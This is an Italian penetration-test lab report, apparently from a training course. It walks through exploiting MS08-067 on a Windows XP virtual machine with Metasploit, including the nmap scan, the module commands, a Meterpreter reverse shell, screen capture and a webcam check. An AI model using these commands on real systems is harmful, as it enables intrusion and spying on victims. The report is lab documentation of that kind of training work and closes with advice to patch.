

# Report di Penetrazione: Sfruttamento della vulnerabilità MS08-067 su Windows XP con Metasploit

Data 17/01/23

## Introduzione

Oggi è stato assegnato il compito di ottenere una sessione di Meterpreter su un sistema Windows XP sfruttando la vulnerabilità MS08-067. Dopo aver acquisito la sessione, l'obiettivo è di recuperare uno screenshot attraverso la sessione Meterpreter e, opzionalmente, individuare la presenza di una webcam sulla macchina Windows XP.


Configurazione delle macchine virtuali:

Kali linux (attaccante): 192.168.32.100

Windows XP (vittima): 192.168.32.150

## 2. Sfruttamento della Vulnerabilità MS08-067

Inizialmente, abbiamo utilizzato nmap per fare una scansione delle porte e dei servizi in ascolto sulla macchina windows.



```
kali@kali: ~  
,200-1024,T:3000-4000,U:60000-"  
QUITTING!  
  
(kali@kali)-[~]  
$ nmap -sV 192.168.32.150  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-17 03:34 EST  
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled.  
Try using --system-dns or specify valid servers with --dns-servers  
Nmap scan report for 192.168.32.150  
Host is up (0.31s latency).  
Not shown: 997 closed tcp ports (conn-refused)  
PORT      STATE SERVICE      VERSION  
135/tcp   open  msrpc        Microsoft Windows RPC  
139/tcp   open  netbios-ssn  Microsoft Windows netbios-ssn  
445/tcp   open  microsoft-ds Microsoft Windows XP microsoft-ds  
Service Info: OSs: Windows, Windows XP; CPE: cpe:/o:microsoft:windows, cpe:/o:microsoft:windows_xp  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 7.86 seconds
```

Utilizziamo Metasploit per sfruttare la vulnerabilità MS08-067 su Windows XP.

La vulnerabilità nota come MS08-067 è un problema di sicurezza critico che riguarda il servizio Server di Microsoft Windows presente nei server microsoft solitamente sulla porta 445 e consente l'esecuzione remota di codice. Ciò rappresenta un potenziale rischio per la sicurezza dei sistemi Windows non aggiornati.

Avviamo metasploit e proseguiamo la ricerca del modulo con i comandi:

```
msf6 > search ms08-067
```


trovato il modulo eseguiamo:

```
msf6 > use exploit/windows/smb/ms08_067_netapi
```

```
msf6 > set RHOST <indirizzo_IP_target>
```

```
msf6 > exploit
```

Dopo l'esecuzione del modulo di sfruttamento, è stata ottenuta con successo una sessione Meterpreter sul sistema di destinazione.



```
+ -- --[ 9 evasion ]
Metasploit Documentation: https://docs.metasploit.com/
msf6 > search MS08-067

Matching Modules
=====
#  Name                                     Disclosure Date  Rank  Check  Description
-  -
0  exploit/windows/smb/ms08_067_netapi      2008-10-28      great Yes    MS08-067 Microsoft
Server Service Relative Path Stack Corruption

Interact with a module by name or index. For example info 0, use 0 or use exploit/windows/s
mb/ms08_067_netapi
msf6 > use 0
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > show options

Module options (exploit/windows/smb/ms08_067_netapi):

Name      Current Setting  Required  Description
----      -
RHOSTS    -                yes       The target host(s), see https://docs.me
tasptloit.com/docs/using-metasploit/basi
cs/using-metasploit.html
RPORT     445              yes       The SMB service port (TCP)
SMBPIPE   BROWSER          yes       The pipe name to use (BROWSER, SRVSVC)

Payload options (windows/meterpreter/reverse_tcp):

Name      Current Setting  Required  Description
----      -
EXITFUNC  thread          yes       Exit technique (Accepted: '', seh, thr
ead, process, none)
LHOST     192.168.32.100  yes       The listen address (an interface may b
e specified)
LPORT     4444            yes       The listen port
```

```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.32.150
RHOSTS => 192.168.32.150
msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > exploit
```

## Recupero di uno Screenshot tramite Meterpreter

Abbiamo utilizzato il seguente comando all'interno di Meterpreter per acquisire uno screenshot del desktop remoto del sistema Windows XP:

- screenshot

Lo screenshot risultante è stato scaricato localmente e può essere utilizzato per analizzare visivamente l'attuale stato del desktop della macchina bersaglio.

```
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.32.150
RHOSTS => 192.168.32.150
msf6 exploit(windows/smb/ms08_067_netapi) > set payload windows/meterpreter/reverse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > exploit

[*] Started reverse TCP handler on 192.168.32.100:4444
[*] 192.168.32.150:445 - Automatically detecting the target...
[*] 192.168.32.150:445 - Fingerprint: Windows XP - Service Pack 3 - lang:Italian
[*] 192.168.32.150:445 - Selected Target: Windows XP SP3 Italian (NX)
[*] 192.168.32.150:445 - Attempting to trigger the vulnerability...
[*] Sending stage (175686 bytes) to 192.168.32.150
[*] Meterpreter session 1 opened (192.168.32.100:4444 -> 192.168.32.150:1031) at 2024-01-17
    03:37:22 -0500

meterpreter > screenshot
Screenshot saved to: /home/kali/oKmWmmhL.jpeg
meterpreter > webcam_list
[-] No webcams were found
meterpreter >
```



## Individuazione della Presenza di Webcam (Opzionale)

Per individuare la presenza di webcam sulla macchina Windows XP, abbiamo utilizzato il comando:

- webcam\_list

Questo comando permette di vedere le webcam presenti nel pc target. In questo caso dato che si tratta di una macchina virtuale non è stata trovata nessuna webcam.

Risulta comunque valido il comando.

## 5. Conclusioni e Raccomandazioni

Il sfruttamento della vulnerabilità MS08-067 su Windows XP attraverso Metasploit ha dimostrato la criticità delle patch di sicurezza e l'importanza di mantenere aggiornati i sistemi operativi. Il recupero dello screenshot fornisce un'anteprima visiva delle attività in corso sulla macchina bersaglio.

L'individuazione della presenza di una webcam potrebbe essere utile per ulteriori ricerche o scopi investigativi, ma richiede ulteriori approfondimenti e potrebbe essere soggetta a limitazioni hardware o software sulla macchina target.

In conclusione, la gestione delle vulnerabilità e l'implementazione di patch sono fondamentali per garantire la sicurezza dei sistemi operativi. Il report fornisce una panoramica delle azioni intraprese durante la simulazione di penetrazione, evidenziando le potenziali minacce e l'importanza delle buone pratiche di sicurezza.